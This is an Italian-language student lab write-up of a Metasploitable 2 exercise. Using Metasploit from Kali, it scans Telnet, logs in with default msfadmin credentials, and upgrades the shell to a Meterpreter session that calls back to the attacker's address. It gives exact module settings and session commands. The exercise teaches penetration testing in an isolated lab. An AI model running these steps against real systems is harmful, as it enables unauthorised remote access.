Traccia dell'Esercizio

Fase 1: Scansione del Servizio Telnet

Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per analizzare il servizio Telnet sulla macchina Metasploitable, adoperando il modulo **auxiliary/scanner/telnet/telnet_version**.

Extra

Fase 2: Autenticazione e Creazione della Sessione

L'obiettivo è ottenere l'accesso a Metasploitable 2 sfruttando le sue credenziali predefinite. Utilizza il modulo **auxiliary/scanner/telnet/telnet_login** e imposta i seguenti parametri:

- Il **target** (RHOSTS).
- Le **credenziali** note (USERNAME e PASSWORD).
- L'opzione **STOP_ON_SUCCESS** su **true**.

Una volta eseguito con successo, il modulo stabilirà una sessione di comando.

Fase 3: Gestione delle Sessioni

Verifica le sessioni attive tramite il comando **sessions -l**. Per interagire con la sessione appena creata, digita **sessions -i <ID_sessione>**.

Fase 4: Upgrade della Sessione a Meterpreter

Metti in background la sessione attiva usando la combinazione di tasti **Ctrl+Z** e confermando con **y** alla richiesta. Successivamente, utilizza il modulo **post/multi/manage/shell_to_meterpreter** per eseguire l'upgrade della sessione a Meterpreter. Controlla le opzioni con il comando **show options** ed effettua tutte le configurazioni necessarie per completare l'operazione.


Obiettivo

L'obiettivo di questo esercizio è analizzare una macchina Metasploitable utilizzando Metasploit per ottenere l'accesso tramite il servizio Telnet e usare delle credenziali predefinite per ottenere il controllo.

Configurazione dell'ambiente


- **Macchina Attaccante:** Kali Linux
- **Macchina Vittima:** Metasploitable
- **Configurazione IP:** Ho configurato gli indirizzi IP seguendo la prima traccia dell'esercizio che poi è stata successivamente modificata

  Kali -> 192.168.1.25
  Metasploitable -> 192.168.1.40




Test di Connettività

Prima di procedere con l'attacco, ho verificato la connettività di rete tra le due macchine utilizzando il comando **ping** da Kali verso Metasploitable




Scansione del servizio Telnet con Metasploit

Avvio Metasploit con il comando **msfconsole**




Procedo con la scansione utilizzando il modulo
auxiliary/scanner/telnet/telnet_version
Scansione completata con successo rilevando, come si nota nella seconda immagine a seguire, le credenziali di login **msfadmin/msfadmin**




Autenticazione e Creazione della sessione

Utilizzando il modulo **auxiliary/scanner/telnet/telnet_login** e impostati i parametri di configurazione richiesti dalla traccia:
set RHOSTS 192.168.1.40
set USERNAME msfadmin
set PASSWORD msfadmin
set STOP_ON_SUCCESS true
e facciamo partire con il comando **run**




Purtroppo, il primo tentativo è fallito perché per qualche motivo la password, pur avendola inserita correttamente, è stata caricata con una M iniziale di troppo quindi procedo nuovamente reinserendo tutti i parametri per sicurezza avendo questa volta un riscontro positivo.




Fase 3: Gestione della Sessione

Dopo l'autenticazione, Metasploit ha creato con successo una sessione di comando. Ho usato il comando sessions -l per visualizzare le sessioni attive e verificare che la nuova sessione fosse presente.




Successivamente, per interagire con la sessione, ho digitato sessions -i 1, dove "1" rappresenta l'ID della sessione appena creata.




A questo punto la traccia prevede di mettere in background la sessione attiva utilizzando la combinazione **CTRL+Z** e confermando con **y**

Fase 4: Upgrade della Sessione a Meterpreter

(Prima di proseguire mi sono soffermato ad inserire il comando **show options** per esaminare cosa avrei visualizzato nella sessione di telnet)




A questo punto procedo con l'inserimento del modulo
post/multi/manage/shell_to_meterpreter
per eseguire l'upgrade della sessione a Meterpreter e proseguo come da indicazioni con il comando **show options** per concludere l'esercizio.



Extra

Ho dedicato del tempo a un'ulteriore esplorazione del sistema e mi sono dedicato ad una leggera esplorazione effettuando qualche test:
ho inserito i comandi:
set SESSION 1
set LHOST 192.168.1.25
run



Questa nuova sessione mi ha concesso un controllo superiore sulla macchina target permettendomi di eseguire comandi avanzati come **sysinfo** per ottenere informazioni dettagliate sul sistema operativo e **ls** per navigare all'interno del filesystem.

Inizialmente, ho riscontrato che i comandi non venivano eseguiti perché non ero ancora in interazione con la sessione. Ho risolto questo problema rendendo la sessione interattiva con il comando **sessions -i 2** (ID relativo a meterpreter).